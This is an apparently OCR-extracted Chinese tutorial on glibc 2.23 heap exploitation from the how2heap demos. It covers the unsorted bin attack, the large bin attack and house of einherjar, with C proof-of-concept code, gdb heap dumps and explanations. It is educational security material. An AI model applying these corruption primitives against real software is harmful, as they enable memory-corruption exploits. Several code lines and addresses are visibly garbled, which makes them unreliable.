
然后运行, 一开始先申请两个 chunk, 第二个是为了防止与 top chunk 合并



```

gdb-peda$ heap all
0x602000 SIZE=0x90 DATA[0x602010] |.....| INUSED PREV_INUSE
0x602090 SIZE=0x20 DATA[0x6020a0] |.....Q.....| INUSED PREV_INUSE
0x6020b0 SIZE=0x20f50 TOP_CHUNK
Last Remainder: 0x0

```

当 free 之后, 这个 chunk 的 fd、bk 都指向了 unsorted bin 的位置, 因为 unsorted bin 是双向链表嘛










然后再去申请的时候需要把释放的那一块给拿出来，操作如下：

```
/* remove from unsorted list */ bck = chunk->bk; unsorted_chunks (av)->bk = bck; bck->fd = unsorted_chunks (av);
```

把 unsorted bin 的 bk 改为 chunk 的 bk，然后将 chunk 的 bk 所指向的 fd 改为 unsorted bin 的地址







同时因为对于一个 chunk 来说 chunk 头是占据 0x10 大小的（也就是图中 address），所以 fd 正好是我们想要改的那个地址

```
yichen@ubuntu: ~/桌面/pwnlearn/heap/how2heap_zh
yichen@ubuntu:~/桌面/pwnlearn/heap/how2heap_zh$ gcc -g unsorted_bin_attack.c
yichen@ubuntu:~/桌面/pwnlearn/heap/how2heap_zh$ ./a.out
unsorted bin attack 实现了把一个超级大的数（unsorted bin 的地址）写到一个地方
实际上这种攻击方法常常用来修改 global_max_fast 来为进一步的 fastbin attack 做准备

我们准备把这个地方 0x7fffffffdd68 的值 0 更改为一个很大的数

一开始先申请一个比较正常的 chunk: 0x602010
再分配一个避免与 top chunk 合并

当我们释放掉第一个 chunk 之后他会被放到 unsorted bin 中，同时它的 bk 指针为 0x7ffff7dd1b78
现在假设有个漏洞，可以让我们修改 free 了的 chunk 的 bk 指针
我们把目标地址（想要改为超大值的那个地方）减去 0x10 写到 bk 指针:0x7fffffffdd58

再去 malloc 的时候可以发现那里的值已经改变为 unsorted bin 的地址
0x7fffffffdd68: 0x7ffff7dd1b78
```

large_bin_attack

ubuntu16.04 glibc 2.23

```
1  #include<stdio.h>
2  #include<stdlib.h>
3
4  int main()
5  {
6      fprintf(stderr, "根据原文描述跟 unsorted bin attack 实现的功能差不多，都是把一个地址的值改为一个很大的数\n\n");
7
8      unsigned long stack_var1 = 0;
9      unsigned long stack_var2 = 0;
10
11     fprintf(stderr, "先来看一下目标:\n");
12     fprintf(stderr, "stack_var1 (%p): %ld\n", &stack_var1, stack_var1);
```

```
13     fprintf(stderr, "stack_var2 (%p): %ld\n\n", &stack_var2, stack_var2);
14
15     unsigned long *p1 = malloc(0x320);
16     fprintf(stderr, "分配第一个 large chunk: %p\n", p1 - 2);
17
18     fprintf(stderr, "再分配一个 fastbin 大小的 chunk, 来避免 free 的时候下一个 large chunk 与第一个合并了\n\n");
19     malloc(0x20);
20
21     unsigned long *p2 = malloc(0x400);
22     fprintf(stderr, "申请第二个 large chunk 在: %p\n", p2 - 2);
23
24     fprintf(stderr, "同样在分配一个 fastbin 大小的 chunk 防止合并掉\n\n");
25     malloc(0x20);
26
27     unsigned long *p3 = malloc(0x400);
28     fprintf(stderr, "最后申请第三个 large chunk 在: %p\n", p3 - 2);
29
30     fprintf(stderr, "申请一个 fastbin 大小的防止 free 的时候第三个 large chunk 与 top chunk 合并\n\n");
31     malloc(0x20);
32
33     free(p1);
34     free(p2);
35     fprintf(stderr, "free 掉第一个和第二个 chunk, 他们会被放在 unsorted bin 中 [ %p <--> %p ]\n\n", (void *)(p2 - 2), (void *)(p2[0]));
36
37     malloc(0x90);
38     fprintf(stderr, "现在去申请一个比他俩小的, 然后会把第一个分割出来, 第二个则被整理到 largebin 中, 第一个剩下的会放回到 unsortedbin 中 [ %p ]\n\n", (void *)
39     ((char *)p1 + 0x90));
40
41     free(p3);
42     fprintf(stderr, "free 掉第三个, 他会被放到 unsorted bin 中: [ %p <--> %p ]\n\n", (void *)(p3 - 2), (void *)(p3[0]));
43
44     fprintf(stderr, "假设有个漏洞, 可以覆盖掉第二个 chunk 的 \"size\" 以及 \"bk\"、\"bk_nextsize\" 指针\n\n");
45     fprintf(stderr, "减少释放的第二个 chunk 的大小强制 malloc 把将要释放的第三个 large chunk 插入到 largebin 列表的头部 (largebin 会按照大小排序)。覆盖掉栈变
46     量。覆盖 bk 为 stack_var1-0x10, bk_nextsize 为 stack_var2-0x20\n\n");
47
48     p2[-1] = 0x3f1;
49     p2[0] = 0;
50     p2[2] = 0;
51     p2[1] = (unsigned long)(&stack_var1 - 2);
52     p2[3] = (unsigned long)(&stack_var2 - 4);
53
54     malloc(0x90);
55     fprintf(stderr, "再次 malloc, 会把释放的第三个 chunk 插入到 largebin 中, 同时我们的目标已经改写了.\n\n");
```

```

55     fprintf(stderr, "stack_var1 (%p): %p\n", &stack_var1, (void *)stack_var1);
56     fprintf(stderr, "stack_var2 (%p): %p\n", &stack_var2, (void *)stack_var2);
57     return 0;
}

```

gcc -g 1.c

首先申请了几个 chunk

```

gdb-peda$ heap all
0x603000 SIZE=0x330 DATA[0x603010] |.....| INUSED PREV_INUSE
0x603330 SIZE=0x30 DATA[0x603340] |.....| INUSED PREV_INUSE
0x603360 SIZE=0x410 DATA[0x603370] |.....| INUSED PREV_INUSE
0x603770 SIZE=0x30 DATA[0x603780] |.....| INUSED PREV_INUSE
0x6037a0 SIZE=0x410 DATA[0x6037b0] |.....| INUSED PREV_INUSE
0x603bb0 SIZE=0x30 DATA[0x603bc0] |.....| INUSED PREV_INUSE
0x603be0 SIZE=0x20420 TOP_CHUNK
Last Remainder: 0x0

```

接下来释放掉前两个

```

gdb-peda$ heap all
0x603000 SIZE=0x330 DATA[0x603010] |x.....`3`.....| PREV_INUSE INUSED
0x603330 SIZE=0x30 DATA[0x603340] |.....| INUSED
0x603360 SIZE=0x410 DATA[0x603370] |.0`.....x.....| PREV_INUSE INUSED
0x603770 SIZE=0x30 DATA[0x603780] |.....| INUSED
0x6037a0 SIZE=0x410 DATA[0x6037b0] |.....| INUSED PREV_INUSE
0x603bb0 SIZE=0x30 DATA[0x603bc0] |.....| INUSED PREV_INUSE
0x603be0 SIZE=0x20420 TOP_CHUNK
Last Remainder: 0x0

```

接下来去申请一个 0x90 大小的，他会把前面那个 0x320 大小的切割

```

gdb-peda$ heap all
0x603000 SIZE=0xa0 DATA[0x603010] |.....| INUSED PREV_INUSE
0x6030a0 SIZE=0x290 DATA[0x6030b0] |x.....x.....| PREV_INUSE INUSED
0x603330 SIZE=0x30 DATA[0x603340] |.....| INUSED
0x603360 SIZE=0x410 DATA[0x603370] |h.....h.....`3`.....`3`.....| PREV INUSE INUSED

```

```

0x603770 SIZE=0x30 DATA[0x603780] | ..... | INUSED
0x6037a0 SIZE=0x410 DATA[0x6037b0] | ..... | INUSED PREV_INUSE
0x603bb0 SIZE=0x30 DATA[0x603bc0] | ..... | INUSED PREV_INUSE
0x603be0 SIZE=0x20420 TOP_CHUNK
Last Remainder: 0x6030a0

```

同时因为我们去申请了，他就会给 unsortedbin 中的 free chunk 进行整理划分，把那两块大的放到 largebin
接下来去修改 p2，之前：

```

gdb-peda$ heap all
0x603000 SIZE=0xa0 DATA[0x603010] | ..... | INUSED PREV_INUSE
0x6030a0 SIZE=0x290 DATA[0x6030b0] | x.....7` ..... | PREV_INUSE INUSED
0x603330 SIZE=0x30 DATA[0x603340] | ..... | INUSED
0x603360 SIZE=0x410 DATA[0x603370] | h.....h.....`3`.....`3`..... | PREV_INUSE INUSED
0x603770 SIZE=0x30 DATA[0x603780] | ..... | INUSED
0x6037a0 SIZE=0x410 DATA[0x6037b0] | .0`.....x..... | PREV_INUSE INUSED
0x603bb0 SIZE=0x30 DATA[0x603bc0] | ..... | INUSED
0x603be0 SIZE=0x20420 TOP_CHUNK
Last Remainder: 0x6030a0
gdb-peda$ heap bins
UNSORTBINS :
bins 0 :
0x6037a0 SIZE=0x410 DATA[0x6037b0] | .0`.....x..... | PREV_INUSE INUSED
0x6030a0 SIZE=0x290 DATA[0x6030b0] | x.....7` ..... | PREV_INUSE INUSED
bins 63 :
0x603360 SIZE=0x410 DATA[0x603370] | h.....h.....`3`.....`3`..... | PREV_INUSE INUSED
gdb-peda$ x/20gx 0x603360-0x20
0x603340: 0x0000000000000000 0x0000000000000000

```

```
0x603350:      0x0000000000000000      0x0000000000000000
0x603360:      0x0000000000000000      0x0000000000000411
0x603370:      0x00007ffff7dd1f68      0x00007ffff7dd1f68
0x603380:      0x0000000000006036      0x0000000000006036
0x603390:      0x0000000000000000      0x0000000000000000
0x6033a0:      0x0000000000000000      0x0000000000000000
0x6033b0:      0x0000000000000000      0x0000000000000000
0x6033c0:      0x0000000000000000      0x0000000000000000
0x6033d0:      0x0000000000000000      0x0000000000000000
```

之后:

```
gdb-peda$ x/20gx 0x603360-0x20
0x603340:      0x0000000000000000      0x0000000000000000
0x603350:      0x0000000000000000      0x0000000000000000
0x603360:      0x0000000000000000      0x00000000000003f1
0x603370:      0x0000000000000000      0x00007ffffffffffdcc0
0x603380:      0x0000000000000000      0x00007ffffffffffdcb8
0x603390:      0x0000000000000000      0x0000000000000000
0x6033a0:      0x0000000000000000      0x0000000000000000
0x6033b0:      0x0000000000000000      0x0000000000000000
0x6033c0:      0x0000000000000000      0x0000000000000000
0x6033d0:      0x0000000000000000      0x0000000000000000
gdb-peda$ p &stack_var1
$1 = (unsigned long *) 0x7ffffffffffdcd0
gdb-peda$ p/x 0x7ffffffffffdcd0-0x10
$2 = 0x7ffffffffffdcc0
gdb-peda$ p &stack_var2
$3 = (unsigned long *) 0x7ffffffffffdcd8
gdb-peda$ p/x 0x7ffffffffffdcd8-0x20
```

```

$4 = 0x7fffffffddcb8

```

我们伪造的分别是 p2 的 size、bk 以及 bk_nextsize，接下来申请一个 chunk，这样的话 p3 就会被整理到 largebin

而 largebin 是按照从大到小排序的，所以需要进行排序，排序的操作大概是：

```

1 //victim是p3、fwd是修改后的p2
2 {
3     victim->fd_nextsize = fwd;//1
4     victim->bk_nextsize = fwd->bk_nextsize;//2
5     fwd->bk_nextsize = victim;//3
6     victim->bk_nextsize->fd_nextsize = victim;//4
7 }
8 victim->bk = bck;
9 victim->fd = fwd;
10 fwd->bk = victim;
11 bck->fd = victim;

```

把 2 带入 4 得到：fwd->bk_nextsize->fd_nextsize=victim

同时下面有：fwd->bk=victim

也就是说之前我们伪造的 p2 的 bk 跟 bk_nextsize 指向的地址被改为了 victim

即 (unsigned long)(&stack_var1 - 2) 与 (unsigned long)(&stack_var2 - 4) 被改为了 victim

```

yichen@ubuntu:~/桌面/pwnlearn/heap/how2heap_zh$ ./a.out
根据原文描述跟 unsorted bin attack 实现的功能差不多，都是把一个地址的值改为一个很大的数

```

先来看一下目标：

```

stack_var1 (0x7fffffffdd50): 0
stack_var2 (0x7fffffffdd58): 0

```

分配第一个 large chunk: 0x603000

再分配一个 fastbin 大小的 chunk，来避免 free 的时候下一个 large chunk 与第一个合并了

申请第二个 large chunk 在: 0x603360

同样在分配一个 fastbin 大小的 chunk 防止合并掉

最后申请第三个 large chunk 在: 0x6037a0

申请一个 fastbin 大小的防止 free 的时候第三个 large chunk 与 top chunk 合并

free 掉第一个和第二个 chunk，他们会被放在 unsorted bin 中 [0x603360 <--> 0x603000]

现在去申请一个比他俩小的，然后会把第一个分割出来，第二个则被整理到 largebin 中，第一个剩下的会放回 unsortedbin 中 [0x6030a0]


```
free 掉第三个，他会被放到 unsorted bin 中: [ 0x6037a0 <--> 0x6030a0 ]
```

假设有个漏洞，可以覆盖掉第二个 chunk 的 "size" 以及 "bk"、"bk_nextsize" 指针
减少释放的第二个 chunk 的大小强制 malloc 把将要释放的第三个 large chunk 插入到 largebin 列表的头部
(largebin 会按照大小排序)。覆盖掉栈变量。覆盖 bk 为 stack_var1-0x10, bk_nextsize 为 stack_var2-0x20

再次 malloc，会把释放的第三个 chunk 插入到 largebin 中，同时我们的目标已经改写了：

```
stack_var1 (0x7fffffffdd50): 0x6037a0
stack_var2 (0x7fffffffdd58): 0x6037a0
```

house_of_einherjar

ubuntu16.04 glibc 2.23

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <stdint.h>
5  #include <malloc.h>
6
7  int main()
8  {
9      setbuf(stdin, NULL);
10     setbuf(stdout, NULL);
11
12     uint8_t* a;
13     uint8_t* b;
14     uint8_t* d;
15
16     printf("\n申请 0x38 作为 chunk a\n");
17     a = (uint8_t*) malloc(0x38);
18     printf("chunk a 在: %p\n", a);
19
20     int real_a_size = malloc_usable_size(a);
21     printf("malloc_usable_size()可以返回指针所指向的 chunk 不包含头部的大小, chunk a 的 size: %#x\n", real_a_size);
22
23     // create a fake chunk
24     printf("\n接下来在栈上伪造 chunk, 并且设置 fd、bk、fd_nextsize、bk_nextsize 来绕过 unlink 的检查\n");
25
26     size_t fake_chunk[6];
27
28     fake_chunk[0] = 0x100; // prev size 必须要等于 fake chunk 的 size 才能绕过 P->bk->size == P->prev size
```

```

27     fake_chunk[0] = 0x100; // prev_size 必须填写，fake_chunk 的 size 为 0x100，则 prev_size == 1 * prev_size
28     fake_chunk[1] = 0x100; // size 只要能够整理到 small bin 中就可以了
29     fake_chunk[2] = (size_t) fake_chunk; // fd
30     fake_chunk[3] = (size_t) fake_chunk; // bk
31     fake_chunk[4] = (size_t) fake_chunk; //fd_nextsize
32     fake_chunk[5] = (size_t) fake_chunk; //bk_nextsize
33     printf("我们伪造的 fake chunk 在 %p\n", fake_chunk);
34     printf("prev_size (not used): %#lx\n", fake_chunk[0]);
35     printf("size: %#lx\n", fake_chunk[1]);
36     printf("fd: %#lx\n", fake_chunk[2]);
37     printf("bk: %#lx\n", fake_chunk[3]);
38     printf("fd_nextsize: %#lx\n", fake_chunk[4]);
39     printf("bk_nextsize: %#lx\n", fake_chunk[5]);
40
41     b = (uint8_t*) malloc(0xf8);
42     int real_b_size = malloc_usable_size(b);
43     printf("\n再去申请 0xf8 chunk b.\n");
44     printf("chunk b 在: %p\n", b);
45
46     uint64_t* b_size_ptr = (uint64_t*)(b - 8);
47     printf("\nb 的 size: %#lx\n", *b_size_ptr);
48     printf("b 的大小是: 0x100, prev_inuse 有个 1, 所以显示 0x101\n");
49     printf("假设有 off by null 的漏洞, 可以通过编辑 a 的时候把 b 的 prev_inuse 改成 0\n");
50     a[real_a_size] = 0;
51     printf("b 现在的 size: %#lx\n", *b_size_ptr);
52
53     printf("\n我们伪造一个 prev_size 写到 a 的最后 %lu 个字节, 以便 chunk b 与我们的 fake chunk 的合并\n", sizeof(size_t));
54     size_t fake_size = (size_t)((b-sizeof(size_t)*2) - (uint8_t*)fake_chunk);
55     printf("\n我们伪造的 prev_size 将会是 chunk b 的带 chunk 头的地址 %p - fake_chunk 的地址 %p = %#lx\n", b-sizeof(size_t)*2, fake_chunk, fake_size);
56     *(size_t*)&a[real_a_size-typeof(size_t)] = fake_size;
57
58     printf("\n接下来要把 fake chunk 的 size 改掉, 来通过 size(P) == prev_size(next_chunk(P)) 检查\n");
59     fake_chunk[1] = fake_size;
60
61     printf("\nfree b, 首先会跟 top chunk 合并, 然后因为 b 的 prev_size 是 0, 所以会跟前面的 fake chunk 合并, glibc 寻找空闲块的方法是 chunk_at_offset(p, -
62 ((long) prevsize)), 这样算的话 b+fake_prev_size 得到 fake chunk 的地址, 然后合并到 top chunk, 新的 topchunk 的起点就是 fake chunk, 再次申请就会
63 从 top chunk 那里申请\n");
64     free(b);
65     printf("现在 fake chunk 的 size 是 %#lx (b.size + fake_prev_size)\n", fake_chunk[1]);
66
67     printf("\n现在如果去 malloc, 他就会申请到伪造的那个 chunk\n");
68     d = malloc(0x200);
69     printf("malloc(0x200) 在 %p\n", d);

```

```

    }
    }
}

```

首先申请了一个 chunk a, 然后在栈上伪造了一个 chunk, 为了绕过 unlink 的检查, 先把 fd、bk、fd_nextsize、bk_nextsize 直接写成我们 fake_chunk 的地址

```

gdb-peda$ heap all
0x603000 SIZE=0x40 DATA[0x603010] |.....| INUSED PREV_INUSE
0x603040 SIZE=0x20fc0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603000
0x603000: 0x0000000000000000 0x0000000000000041
0x603010: 0x0000000000000000 0x0000000000000000
0x603020: 0x0000000000000000 0x0000000000000000
0x603030: 0x0000000000000000 0x0000000000000000
0x603040: 0x0000000000000000 0x0000000000020fc1
gdb-peda$ x/10gx fake_chunk
0x7fffffffddca0: 0x00000000000000100 0x00000000000000100
0x7fffffffddcb0: 0x00007fffffffddca0 0x00007fffffffddca0
0x7fffffffddcc0: 0x00007fffffffddca0 0x00007fffffffddca0
0x7fffffffddcd0: 0x00007fffffffddcd0 0xcbdd14b72a398f00
0x7fffffffddce0: 0x00000000000400a80 0x00007fffffff7a2d840

```

然后申请一个 chunk b, 因为前面申请的 chunk 的大小是 0x38, 所以 chunk a 共用了 chunk b 的 chunk 头的 0x8, 也就是说我们写 chunk a 的最后 0x8 字节可以直接更改掉 chunk b 的 prev_size, 这里为了让他能找到我们的 fake chunk, 所以用 chunk b 的地址减去 fake chunk 的地址, $0x603040 - 0x7fffffffddca0 = 0xffff8000006053a0$

同时假设存在一个 off by null 的漏洞, 可以更改掉 chunk b 的 prev_inuse 为 0

```

gdb-peda$ heap all
0x603000 SIZE=0x40 DATA[0x603010] |.....| PREV_INUSE INUSED
0x603040 SIZE=0x100 DATA[0x603050] |.....| INUSED
0x603140 SIZE=0x20ec0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603040
0x603040: 0xffff8000006053a0 0x00000000000000100
0x603050: 0x0000000000000000 0x0000000000000000
0x603060: 0x0000000000000000 0x0000000000000000
0x603070: 0x0000000000000000 0x0000000000000000
0x603080: 0x0000000000000000 0x0000000000000000
gdb-peda$ p 0x603040-0x7fffffffddca0
$3 = 0xffff8000006053a0
gdb-peda$ p &fake_chunk
0x7fffffffddca0

```

```
$4 = (size_t (*)[6]) 0x7fffffff1dca0
```

然后我们释放掉 b，这时候 b 因为与 top chunk 挨着，会跟 top chunk 合并，然后因为 prev_inuse 是 0，所以会根据 prev_size 去找前面的 free chunk，然而 prev_size 被我们改了，他去找的时候找到的是 fake chunk，然后两个合并，新的 top chunk 起点就成了 fake chunk，再次分配的时候就会分配到 fake chunk 那里了

[【公告】看雪团队招聘安全工程师，将兴趣和工作融合在一起！看雪20年安全圈的口碑，助你快速成长！](#)